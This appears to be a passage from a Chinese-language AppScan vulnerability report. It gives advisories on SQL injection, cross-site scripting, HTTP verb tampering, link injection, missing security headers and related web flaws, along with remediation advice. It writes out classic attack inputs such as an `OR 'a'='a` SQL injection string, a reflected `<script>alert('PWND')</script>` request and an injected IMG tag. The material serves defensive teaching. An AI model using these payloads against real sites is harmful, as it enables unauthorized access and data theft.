始终确保输入参数是在由功能需求定义的范围內。

[5] 字段选项 **Web** 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行

服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。**[6] 字段模式**
始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]+$`

[7] cookie 值

适用于 `cookie` 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。

[8] HTTP 响应[8-1] 过滤用户输入要保护应用程序免遭跨站点脚本编制的攻击，开发者应通过将敏感字符转换为其对应的字符实体来清理 HTML。这些是 HTML 敏感字符：`< > ' ' % ;) (& +`

PHP 包含一些自动化清理实用程序函数，如 `htmlspecialchars()`：

```
$input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
```

此外，为了避免“跨站点脚本编制”的 UTF-7 变体，您应该显式定义响应的 `Content-Type` 头，例如：

```
<?php
header('Content-Type: text/html; charset=UTF-8');

?>
```

[8-2] 保护 cookie

在 `cookie` 中存储敏感数据且通过 SSL 来传输时，请确保先在 HTTP 响应中设置 `cookie` 的安全标志。这将会指示浏览器仅通过 SSL 连接来使用该 `cookie`。

为了保护 `cookie`，您可以使用以下代码示例：

```
<$php
$value = "some_value";
$time = time()+3600;
$path = "/application/";
$domain = ".example.com";
$secure = 1;

setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE);

?>
```

此外，我们建议您使用 `HttpOnly` 标志。当 `HttpOnly` 标志设置为 `TRUE` 时，将只能通过 HTTP 协议来访问 `cookie`。这意味着无法用脚本语言（如 JavaScript）来访问 `cookie`。该设置可有效地帮助减少通过 XSS 攻击盗用身份的情况（虽然并非所有浏览器都支持该设置）。

在 PHP 5.2.0 中添加了 `HttpOnly` 标志。

引用[1] 使用 HTTP 专用 `cookie` 来减轻“跨站点脚本编制”的影响：

<http://msdn2.microsoft.com/en-us/library/ms533046.aspx>

[2] PHP 安全协会：

<http://phpsec.org/>

[3] PHP 和 Web 应用程序安全博客 (Chris Shiflett)：

<http://shiflett.org/>

咨询

IBM WebSphere "WASPostParam" Cookie 反序列号拒绝服务 [TOC](#)

测试类型:

基础结构测试

威胁分类:

操作系统命令

原因:

Web 站点上安装了没有已知补丁且易受攻击的第三方软件

安全性风险:

- 可能会阻止 Web 应用程序服务其他用户（拒绝服务）
- 可能会在 Web 服务器上运行远程命令。这通常意味着完全破坏服务器及其内容

受影响产品:

CVE:

[CVE-2016-5983](#)

CWE:

78

引用:

[IBM 支持安全性公告](#)

[IBM WebSphere 可信数据反序列化](#)

技术描述:

当 WASPostParam cookie 存在时，Websphere 应用程序服务器将反序列化数据。反序列化（或称为“取消序列化”）是相反的过程，在此过程中，序列化对象重新变换为其应用程序可以使用的格式。攻击者可编写恶意序列化对象，其可能导致拒绝服务并有可能执行远程命令执行。

测试类型:

应用程序级别测试

威胁分类:

SQL 注入

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会查看、修改或删除数据库条目和表

受影响产品:

CWE:

89

X-Force:

8783

引用:

“Web Application Disassembly with ODBC Error Messages”（作者：David Litchfield）
SQL Injection Training Module

技术描述:

该软件使用受外部影响的输入构造整个 SQL 命令或 SQL 命令的一部分，但是会错误的无害化某些特殊元素，这些元素可在所需 SQL 命令发送到数据库时对其进行修改。如果在用户可控制的输入中没有对 SQL 语法充分地除去或加上引号，那么生成的 SQL 查询可能会导致将这些输入解释为 SQL 而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查，或者插入其他用于修改后端数据库的语句，也可能包括执行系统命令。

例如，假设有一个带有登录表单的 HTML 页面，该页面最终使用用户输入对数据库运行以下 SQL 查询：

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

这两个变量（\$user 和 \$pass）包含了用户在登录表单中输入的用户凭证。因此，如果用户输入“jsmith”作为用户名，输入“Demo1234”作为密码，那么 SQL 查询将如下所示：

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

但如果用户输入“”（单引号）作为用户名，输入“”（单引号）作为密码，那么 SQL 查询将如下所示：


```
SELECT * FROM accounts WHERE username='' AND password='''
```

当然，这是格式错误的 SQL 查询，并将调用错误消息，而 HTTP 响应中可能会返回此错误消息。通过此类错误，攻击者会知道 SQL 注入已成功，这样攻击者就会尝试进一步的攻击媒介。利用的样本：

以下 C# 代码会动态构造并执行 SQL 代码来搜索与指定名称匹配的项。该查询将所显示的项限制为其所有者与当前已认证用户的用户名相匹配的项。

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

此代码打算执行的查询如下所示：

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

不过，由于该查询是通过将常量基本查询字符串和用户输入字符串进行并置来自动构造而成，因此仅当 `itemName` 不包含单引号字符时，查询才会正常工作。如果用户名为 `wiley` 的攻击者针对 `itemName` 输入字符串 `"name' OR 'a'='a"`，那么查询将变为以下内容：

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

添加 `OR 'a'='a'` 条件导致 `where` 子句始终求值为 `true`，因此该查询在逻辑上将变为等价于以下更简单的查询：

```
SELECT * FROM items;
```

已解密的登录请求

TOC

测试类型：

应用程序级别测试

威胁分类：

传输层保护不足

原因:

诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

安全性风险:

可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

受影响产品:

CWE:

523

X-Force:

52471

引用:

金融隐私权: 格拉斯-斯蒂格尔法案
健康保险可移植性和责任法案 (HIPAA)
萨班斯法案
加利福尼亚州 [SB1386](#)

技术描述:

在应用程序测试过程中, 检测到将未加密的登录请求发送到服务器。由于登录过程中所使用的部分输入字段 (例如: 用户名、密码、电子邮件地址、社会安全号等) 是个人敏感信息, 因此建议通过加密连接 (例如 **SSL**) 将其发送到服务器。

任何以明文传给服务器的信息都可能被窃, 稍后可用来电子欺骗身份或伪装用户。

此外, 若干隐私权法规指出, 用户凭证之类的敏感信息一律以加密方式传给 **Web** 站点。

查询中的密码参数

[TOC](#)

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

查询字符串中传递了敏感输入字段 (例如用户名、密码和信用卡号)

安全性风险:

可能会窃取查询字符串中发送的敏感数据, 例如用户名和密码

受影响产品：

CWE:

523

引用：

金融隐私权：格拉斯-斯蒂格尔法案
健康保险可移植性和责任法案 (HIPAA)
萨班斯法案
加利福尼亚州 SB1386

技术描述：

在应用程序测试过程中，检测到查询字符串中接收到密码参数。由于登录过程所用的部分输入字段（例如：用户名、密码、电子邮件地址、社会保险号码，等等）是个人敏感信息，建议将其放在请求的主体部分或加密连接（如 **SSL**）中来发送到服务器。任何通过查询字符串传给服务器的信息都可能被窃，稍后可用来电子欺骗身份或伪装用户。此外，若干隐私法规指出，用户凭证之类的敏感信息一律以加密方式传给网站。

跨站点脚本编制

TOC

测试类型：

应用程序级别测试

威胁分类：

跨站点脚本编制

原因：

未对用户输入正确执行危险字符清理

安全性风险：

可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

受影响产品：

CWE:

79

X-Force:

6784

引用:

CERT 咨询 CA-2000-02

Microsoft How To: Prevent Cross-Site Scripting Security Issues (Q252985)

Microsoft How To: Prevent Cross-Site Scripting in ASP.NET

Microsoft How To: Protect From Injection Attacks in ASP.NET

Microsoft How To: Use Regular Expressions to Constrain Input in ASP.NET

Microsoft .NET Anti-Cross Site Scripting Library

跨站点脚本编制培训模块

技术描述:

AppScan 检测到应用程序未对用户可控制的输入正确进行无害化处理, 就将其放置到充当 Web 页面的输出中。这可被跨站点脚本编制攻击利用。

在以下情况下会发生跨站点脚本编制 (XSS) 脆弱性:

[1] 不可信数据进入 Web 应用程序, 通常来自 Web 请求。

[2] Web 应用程序动态生成了包含此不可信数据的 Web 页面。

[3] 页面生成期间, 应用程序不会禁止数据包含可由 Web 浏览器执行的内容, 例如 JavaScript、HTML 标记、HTML 属性、鼠标事件、Flash 和 ActiveX。

[4] 受害者通过 Web 浏览器访问生成的 Web 页面, 该页面包含已使用不可信数据注入的恶意脚本。

[5] 由于脚本来自 Web 服务器发送的 Web 页面, 因此受害者的 Web 浏览器在 Web 服务器的域的上下文中执行恶意脚本。

[6] 这实际违反了 Web 浏览器的同源策略的意图, 该策略声明一个域中的脚本不应该能够访问其他域中的资源或运行其他域中的代码。

一旦注入恶意脚本后, 攻击者就能够执行各种恶意活动。攻击者可能将私有信息 (例如可能包含会话信息的 cookie) 从受害者的机器传输给攻击者。攻击者可能以受害者的身份将恶意请求发送到 Web 站点, 如果受害者具有管理该站点的管理员特权, 这可能会对站点尤其危险。

网络钓鱼攻击可用于模仿可信站点, 并诱导受害者输入密码, 从而使攻击者能够危及受害者在该 Web 站点上的帐户。

最后, 脚本可利用 Web 浏览器本身中的脆弱性, 可能是接管受害者的机器 (有时称为“路过式入侵”)。

主要有三种类型的 XSS:

类型 1: 反射的 XSS (也称为“非持久性”)

服务器直接从 HTTP 请求中读取数据, 并将其反射回 HTTP 响应。在发生反射的 XSS 利用情况时, 攻击者会导致受害者向易受攻击的 Web 应用程序提供危险内容, 然后该内容会反射回受害者并由 Web 浏览器执行。传递恶意内容的最常用机制是将其作为参数包含在公共发布或通过电子邮件直接发送给受害者的 URL 中。以此方式构造的 URL 构成了许多网络钓鱼方案的核心, 攻击者借此骗取受害者的信任, 使其访问指向易受攻击的站点的 URL。在站点将攻击者的内容反射回受害者之后, 受害者的浏览器将执行该内容。

类型 2: 存储的 XSS (也称为“持久性”)

应用程序在数据库、消息论坛、访问者日志或其他可信数据存储库中存储危险数据。在以后某个时间, 危险数据会读回到应用程序并包含在动态内容中。从攻击者的角度来看, 注入恶意内容的最佳位置是向许多用户或特别感兴趣的用户显示的区域。感兴趣的用户通常在应用程序中具有较高的特权, 或者他们会与对攻击者有价值的敏感数据进行交互。如果其中某个用户执行恶意内容, 那么攻击者就有可能能够以该用户的身份执行特权操作, 或者获取对属于该用户的敏感数据的访问权。例如, 攻击者可能在日志消息中注入 XSS, 而管理员查看日志时可能不会正确处理该消息。

类型 0: 基于 DOM 的 XSS

在基于 DOM 的 XSS 中, 客户机执行将 XSS 注入页面的操作; 在其他类型中, 注入操作由服务器执行。基于 DOM 的 XSS 中通常涉及发送到客户机的由服务器控制的脚本, 例如, 在用户提交表单之前对表单执行健全性检查的 Javascript。如果服务器提供的脚本处理用户提供的数据, 然后将数据注入回 Web 页面 (例如通过动态 HTML), 那么基于 DOM 的 XSS 就有可能发生。以下示例显示了在响应中返回参数值的脚本。

参数值通过使用 GET 请求发送到脚本, 然后在 HTML 中嵌入的响应中返回。

```
[REQUEST]
GET /index.aspx?name=JSmith HTTP/1.1
```

```
[RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
```

```
Accept-Ranges: bytes
Content-Length: 27

<HTML>
Hello JSmith
</HTML>
```

攻击者可能会利用类似以下情况的攻击：

```
[ATTACK REQUEST]
GET /index.aspx?name=>'><script>alert('PWND')</script> HTTP/1.1
```

```
[ATTACK RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

<HTML>
Hello >'><script>alert('PWND')</script>
</HTML>
```

在这种情况下，JavaScript 代码将由浏览器执行（>'> 部分在此处并不相关）。

使用 HTTP 动词篡改的认证旁路

TOC

测试类型：

应用程序级别测试

威胁分类：

认证不充分

原因：

Web 应用程序编程或配置不安全

安全性风险：

- 可能会升级用户特权并通过 Web 应用程序获取管理许可权
- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

受影响产品：

CWE:

287

引用:

通过 HTTP 动词篡改绕过 VBAAC
Http 动词篡改 - 绕过 Web 认证和授权

技术描述:

很多 web 服务器都允许使用 HTTP 方法（也称为动词）来配置访问控制，从而支持使用一种或多种方法进行访问。问题在于这些配置实现中的很多都允许访问未在访问控制规则中列出的方法，从而导致访问控制违规。利用的样本如下：

```
BOGUS /some_protected_resource.html HTTP/1.1  
host: www.vulnerable_site.com
```

通过框架进行网络钓鱼

TOC

测试类型:

应用程序级别测试

威胁分类:

内容电子欺骗

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品:

CWE:

79

X-Force:

52829

引用:

FTC Consumer Alert - "How Not to Get Hooked by a 'Phishing' Scam"

技术描述:

网络钓鱼是一种社会工程技巧，其中攻击者伪装成受害者可能会与其进行业务往来的合法实体，以便提示用户透露某些

机密信息（往往是认证凭证），而攻击者以后可以利用这些信息。网络钓鱼在本质上是一种信息收集形式，或者说是信息的“渔猎”。

攻击者有可能注入含有恶意内容的 **frame** 或 **iframe** 标记。如果用户不够谨慎，就有可能浏览该标记，却意识不到自己会离开原始站点而进入恶意的站点。之后，攻击者便可以诱导用户再次登录，然后获取其登录凭证。由于伪造的站点嵌入在原始站点中，这样攻击者的网络钓鱼企图就披上了更容易让人轻信的外衣。

链接注入（便于跨站请求伪造）

TOC

测试类型：

应用程序级别测试

威胁分类：

内容电子欺骗

原因：

未对用户输入正确执行危险字符清理

安全性风险：

- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
- 可能会窃取或操纵客户会话和 **cookie**，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
- 可能会在 **Web** 服务器上上载、修改或删除 **Web** 页面、脚本和文件

受影响产品：

CWE:

74

X-Force:

6784

引用：

[OWASP 文章](#)

[跨站点请求伪造常见问题（FAQ）](#)

[跨站点请求伪造培训模块](#)

技术描述：

该软件使用受外部影响的输入来构造命令、数据结构或记录的全部或一部分，但未能对可能修改其解析或解释方式的元素进行无害化处理。

“链接注入”是通过在某个站点中嵌入外部站点的 **URL**，或者在易受攻击的站点中嵌入脚本的 **URL**，从而修改该站点的内容。在易受攻击的站点中嵌入 **URL** 后，攻击者能够将其作为发起针对其他站点（以及针对这个易受攻击的站点本身）的攻击的平台。

其中一些可能的攻击需要用户在攻击期间登录站点。通过从易受攻击的站点本身发起这些攻击，攻击者成功的可能性更高，因为用户更倾向于登录。

“链接注入”脆弱性是未对用户输入进行充分清理所导致的结果，该输入以后会在站点响应中返回给用户。这样一来，攻

击者能够将危险字符注入响应中，从而有可能嵌入 URL，以及做出其他可能的内容修改。
以下是“链接注入”的示例（我们假设站点“www.vulnerable.com”有一个名为“name”的参数，用于问候用户）。
下列请求：[HTTP://www.vulnerable.com/greet.asp?name=John Smith](http://www.vulnerable.com/greet.asp?name=John%20Smith)
会生成下列响应：

```
<HTML>
<BODY>
    Hello, John Smith.
</BODY>
</HTML>
```

然而，恶意的用户可以发送下列请求：
[HTTP://www.vulnerable.com/greet.asp?name=](http://www.vulnerable.com/greet.asp?name=)

这会返回下列响应：

```
<HTML>
<BODY>
    Hello, <IMG SRC="http://www.ANY-SITE.com/ANY-SCRIPT.asp">.
</BODY>
</HTML>
```

如以上示例所示，攻击者有可能导致用户浏览器向攻击者企图攻击的几乎任何站点发出自动请求。因此，“链接注入”脆弱性可用于发起几种类型的攻击：

- [+] 跨站点请求伪造
- [+] 跨站点脚本编制
- [+] 网络钓鱼

SRI 支持

[TOC](#)

测试类型：

应用程序级别测试

威胁分类：

[远程文件包含](#)

原因：

不支持子资源完整性。

安全性风险：

受影响产品：

CWE:

829

引用:

FrontPage 服务器扩展: 安全考虑
解释

技术描述:

来自其他域的脚本和链接标标签标记不支持完整性检查。
如果包含脚本的服务出现弱点, 则这一点可能被利用。、

不支持 SRI 的样本脚本元素:

```
<script src="https://example.com/example-framework.js"
crossorigin="anonymous"></script>
```

支持 SRI 的样本脚本元素:

```
<script src="https://example.com/example-framework.js"
integrity="sha384-Li9vy3DqF8tnTXuiaAJuML3ky+er10rcgNR/VqsVpcw+ThHmYcwiBlpb0xEbzJr7"
crossorigin="anonymous"></script>
```

发现数据库错误模式

TOC

测试类型:

应用程序级别测试

威胁分类:

SQL 注入

原因:

未对用户输入正确执行危险字符清理

安全性风险:

可能会查看、修改或删除数据库条目和表

受影响产品:

CWE:

209

X-Force:

52577

引用:

“Web Application Disassembly with ODBC Error Messages”（作者：David Litchfield）
SQL Injection Training Module

技术描述:

AppScan 在测试响应中发现数据库错误，该错误可能已被“SQL 注入”以外的攻击所触发。

虽然不确定，但这个错误可能表示应用程序有“SQL 注入”漏洞。

若是如此，请仔细阅读下列“SQL 注入”咨询。该软件使用受外部影响的输入构造整个 SQL 命令或 SQL 命令的一部分，但是会错误的无害化某些特殊元素，这些元素可在所需 SQL 命令发送到数据库时对其进行修改。如果在用户可控的输入中没有对 SQL 语法充分地除去或加上引号，那么生成的 SQL 查询可能会导致将这些输入解释为 SQL 而不是普通用户数据。这可用于修改查询逻辑以绕过安全性检查，或者插入其他用于修改后端数据库的语句，也可能包括执行系统命令。

例如，假设有一个带有登录表单的 HTML 页面，该页面最终使用用户输入对数据库运行以下 SQL 查询：

```
SELECT * FROM accounts WHERE username='$user' AND password='$pass'
```

这两个变量（\$user 和 \$pass）包含了用户在登录表单中输入的用户凭证。因此，如果用户输入“jsmith”作为用户名，输入“Demo1234”作为密码，那么 SQL 查询将如下所示：

```
SELECT * FROM accounts WHERE username='jsmith' AND password='Demo1234'
```

但如果用户输入“”（单引号）作为用户名，输入“”（单引号）作为密码，那么 SQL 查询将如下所示：

```
SELECT * FROM accounts WHERE username='' AND password=''
```

当然，这是格式错误的 SQL 查询，并将调用错误消息，而 HTTP 响应中可能会返回此错误消息。通过此类错误，攻击者会知道 SQL 注入已成功，这样攻击者就会尝试进一步的攻击媒介。利用的样本：

以下 C# 代码会动态构造并执行 SQL 代码来搜索与指定名称匹配的项。该查询将所显示的项限制为其所有者与当前已认证用户的用户名相匹配的项。

```
...
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '"
               + userName + "' AND itemname = '"
               + ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
...
```

此代码打算执行的查询如下所示：

```
SELECT * FROM items WHERE owner =  AND itemname = ;
```

不过，由于该查询是通过将常量基本查询字符串和用户输入字符串进行并置来自动构造而成，因此仅当 `itemName` 不包含单引号字符时，查询才会正常工作。如果用户名为 `wiley` 的攻击者针对 `itemName` 输入字符串 `"name' OR 'a'='a'"`，那么查询将变为以下内容：

```
SELECT * FROM items WHERE owner = 'wiley' AND itemname = 'name' OR 'a'='a';
```

添加 `OR 'a'='a'` 条件导致 `where` 子句始终求值为 `true`，因此该查询在逻辑上将变为等价于以下更简单的查询：

```
SELECT * FROM items;
```

查询中接受的主体参数

TOC

测试类型：

应用程序级别测试

威胁分类：

信息泄露

原因：

Web 应用程序编程或配置不安全

安全性风险：

- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品：

CWE:

200

引用：

超文本传输协议 (HTTP/1.1) 语义和内容：

GET
POST

技术描述：

GET 请求设计的目的在于查询服务器，而 POST 请求用于提交数据。但是，除了技术目的之外，攻击查询参数比攻击

主体参数更容易，因为向原始站点发送链接或在博客或注释中发布链接更容易，而且得到的结果比另一种方法更好，为了攻击带有主体参数的请求，攻击者需要创建其中包含表单的页面，当受害者访问表单时就会提交表单。说服受害者访问他不了解的页面比让受害者访问原始站点要难很多。因此，不建议支持可到达查询字符串的主体参数。

缺少“Content-Security-Policy”头

TOC

测试类型：

应用程序级别测试

威胁分类：

信息泄露

原因：

Web 应用程序编程或配置不安全

安全性风险：

- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品：

CWE：

200

引用：

有用 HTTP 头的列表
内容安全策略的简介

技术描述：

“Content-Security-Policy”头设计用于修改浏览器渲染页面的方式，并因此排除各种跨站点注入，包括跨站点脚本编制。以不会阻止 web 站点的正确操作的方式正确地设置头值就非常的重要。例如，如果头设置为阻止内联 JavaScript 的执行，那么 web 站点不得在其页面中使用内联 JavaScript。

缺少“X-Content-Type-Options”头

TOC

测试类型：

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品:

CWE:

200

引用:

有用 HTTP 头的列表

减小 MIME 类型安全性风险

技术描述:

“X-Content-Type-Options”头（具有“nosniff”值）可防止 IE 和 Chrome 忽略响应的内容类型。该操作可能防止在用户浏览器中执行不受信任的内容（例如用户上传的内容）（例如在恶意命名之后）。

缺少“X-XSS-Protection”头

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品:

CWE:

200

引用:

有用 [HTTP 头](#) 的列表
[IE XSS 过滤器](#)

技术描述:

“X-XSS-Protection”头强制将跨站点脚本编制过滤器加入“启用”方式，即使用户已禁用时也是如此。该过滤器被构建到最新的 web 浏览器中（IE 8+，Chrome 4+），通常在缺省情况下已启用。虽然它并非设计为第一个选择而且仅能防御跨站点脚本编制，但它充当额外的保护层。

自动填写未对密码字段禁用的 HTML 属性

[TOC](#)

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

可能会绕过 Web 应用程序的认证机制

受影响产品:

CWE:

522

X-Force:

85989

技术描述:

“autocomplete”属性已在 HTML5 标准中进行规范。W3C 的站点声明该属性有两种状态：“on”和“off”，完全忽略时等同于设置为“on”。

该页面易受攻击，因为“input”元素的“password”字段中的“autocomplete”属性没有设置为“off”。

这可能会使未经授权用户（具有授权客户机的本地访问权）能够自动填写用户名和密码字段，并因此登录站点。

过度许可的 CORS 访问测试

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

Web 应用程序编程或配置不安全

安全性风险:

- 可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置
- 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

受影响产品:

CWE:

200

引用:

启用跨源资源共享

HTML5: 过度许可的 CORS 策略

技术描述:

跨源资源共享 (CORS) 是允许 web 站点从外部站点请求资源的机制，从而避免复制资源。向外部站点授予访问权时，它们可对授予权限的站点执行各种操作，以及在这些站点上面执行 脚本。因此，除了可信站点之外，不向任何其他站点授予访问权则非常重要。

HTML 注释敏感信息泄露

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

程序员在 Web 页面上留下调试信息

安全性风险:

可能会收集有关 **Web** 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

受影响产品:

CWE:

615

X-Force:

52601

引用:

WASC 威胁分类: 信息泄露

技术描述:

很多 **Web** 应用程序程序员使用 **HTML** 注释，以在需要时帮助调试应用程序。尽管添加常规注释有助于调试应用程序，但一些程序员往往会遗留重要数据（例如：与 **Web** 应用程序相关的文件名、旧的链接或原非供用户浏览的链接、旧的代码片段等）。

JSON 中反映了未清理的用户输入

TOC

测试类型:

应用程序级别测试

威胁分类:

跨站点脚本编制

原因:

未对用户输入正确执行危险字符清理

安全性风险:

受影响产品:

CWE:

79

X-Force:

6784

引用:

CERT Advisory CA-2000-02

Microsoft How To: Prevent Cross-Site Scripting Security Issues (Q252985)

Microsoft How To: Prevent Cross-Site Scripting in ASP.NET

Microsoft How To: Protect From Injection Attacks in ASP.NET

Microsoft How To: Use Regular Expressions to Constrain Input in ASP.NET

Microsoft .NET Anti-Cross Site Scripting Library

跨站点脚本编制培训模块

技术描述:

AppScan 检测到应用程序未对用户可控制的输入正确进行无害化处理, 就将其放置到在 JSON 中提供服务的输出中。

虽然 JSON 响应未由浏览器呈现, 但有可能应用程序在其他地方使用了不可

信输入, 这可能导致跨站点脚本编制攻击成功。

在以下情况下会发生跨站点脚本编制 (XSS) 脆弱性:

[1] 不可信数据进入 Web 应用程序, 通常来自 Web 请求。

[2] Web 应用程序动态生成了包含此不可信数据的 Web 页面。

[3] 页面生成期间, 应用程序不会禁止数据包含可由 Web 浏览器执行的内容, 例如 JavaScript、HTML 标记、HTML 属性、鼠标事件、Flash 和 ActiveX。

[4] 受害者通过 Web 浏览器访问生成的 Web 页面, 该页面包含已使用不可信数据注入的恶意脚本。

[5] 由于脚本来自 Web 服务器发送的 Web 页面, 因此受害者的 Web 浏览器在 Web 服务器的域的上下文中执行恶意脚本。

[6] 这实际违反了 Web 浏览器的同源策略的意图, 该策略声明一个域中的脚本不应该能够访问其他域中的资源或运行其他域中的代码。

一旦注入恶意脚本后, 攻击者就能够执行各种恶意活动。攻击者可能将私有信息 (例如可能包含会话信息的 cookie) 从受害者的机器传输给攻击者。攻击者可能以受害者的身份将恶意请求发送到 Web 站点, 如果受害者具有管理该站点的管理员特权, 这可能会对站点尤其危险。

网络钓鱼攻击可用于模仿可信站点, 并诱导受害者输入密码, 从而使攻击者能够危及受害者在该 Web 站点上的帐户。

最后, 脚本可利用 Web 浏览器本身中的脆弱性, 可能是接管受害者的机器 (有时称为“路过式入侵”)。

主要有三种类型的 XSS:

类型 1: 反射的 XSS (也称为“非持久性”)

服务器直接从 HTTP 请求中读取数据, 并将其反射回 HTTP 响应。在发生反射的 XSS 利用情况时, 攻击者会导致受害者向易受攻击的 Web 应用程序提供危险内容, 然后该内容会反射回受害者并由 Web 浏览器执行。传递恶意内容的最常用机制是将其作为参数包含在公共发布或通过电子邮件直接发送给受害者的 URL 中。以此方式构造的 URL 构成了许多网络钓鱼方案的核心, 攻击者借此骗取受害者的信任, 使其访问指向易受攻击的站点的 URL。在站点将攻击者的内容反射回受害者之后, 受害者的浏览器将执行该内容。

类型 2: 存储的 XSS (也称为“持久性”)

应用程序在数据库、消息论坛、访问者日志或其他可信数据存储中存储危险数据。在以后某个时间, 危险数据会读回到应用程序并包含在动态内容中。从攻击者的角度来看, 注入恶意内容的最佳位置是向许多用户或特别感兴趣的用户显示的区域。感兴趣的用户通常在应用程序中具有较高的特权, 或者他们会与对攻击者有价值的敏感数据进行交互。如果其中某个用户执行恶意内容, 那么攻击者就有可能能够以该用户的身份执行特权操作, 或者获取对属于该用户的敏感数据的访问权。例如, 攻击者可能在日志消息中注入 XSS, 而管理员查看日志时可能不会正确处理该消息。

类型 0: 基于 DOM 的 XSS

在基于 DOM 的 XSS 中, 客户机执行将 XSS 注入页面的操作; 在其他类型中, 注入操作由服务器执行。基于 DOM 的 XSS 中通常涉及发送到客户机的由服务器控制的脚本, 例如, 在用户提交表单之前对表单执行健全性检查的 Javascript。如果服务器提供的脚本处理用户提供的数据, 然后将数据注入回 Web 页面 (例如通过动态 HTML), 那么基于 DOM 的 XSS 就有可能发生。以下示例显示了在响应中返回参数值的脚本。

参数值通过使用 GET 请求发送到脚本, 然后在 HTML 中嵌入的响应中返回。

```
[REQUEST]
GET /index.aspx?name=JSmith HTTP/1.1
```

```
[RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
```

```
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 27

<HTML>
Hello JSmith
</HTML>
```

攻击者可能会利用类似以下情况的攻击：

```
[ATTACK REQUEST]
GET /index.aspx?name=>"'><script>alert('PWND')</script> HTTP/1.1
```

```
[ATTACK RESPONSE]
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

<HTML>
Hello >"'><script>alert('PWND')</script>
</HTML>
```

在这种情况下，JavaScript 代码将由浏览器执行（>"'> 部分在此处并不相关）。

发现内部 IP 泄露模式

[TOC](#)

测试类型：

应用程序级别测试

威胁分类：

信息泄露

原因：

Web 应用程序编程或配置不安全

安全性风险：

可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置

受影响产品：

CWE:

200

X-Force:

52657

技术描述:

AppScan 检测到包含内部 IP 地址的响应。

内部 IP 定义为以下 IP 范围内的 IP:

10.0.0.0 - 10.255.255.255

172.16.0.0 - 172.31.255.255

192.168.0.0 - 192.168.255.255

内部 IP 公开对于攻击者非常有价值，因为它揭示了内部网络的 IP 联网模式。获知内部网络的 IP 联网模式可能会帮助攻击者计划针对内部网络的进一步攻击。

应用程序错误

TOC

测试类型:

应用程序级别测试

威胁分类:

信息泄露

原因:

- 未对入局参数值执行适当的边界检查
- 未执行验证以确保用户输入与预期的数据类型匹配

安全性风险:

可能会收集敏感的调试信息

受影响产品:

CWE:

550

X-Force:

52502

引用:

使用单引号入侵站点的示例，可参阅“[How I hacked PacketStorm \(by Rain Forest Puppy\), RFP's site](#)”
“[Web Application Disassembly with ODBC Error Messages](#)”（作者：David Litchfield）
CERT 咨询（CA-1997-25）：清理 CGI 脚本中用户提供的数据库数据

技术描述:

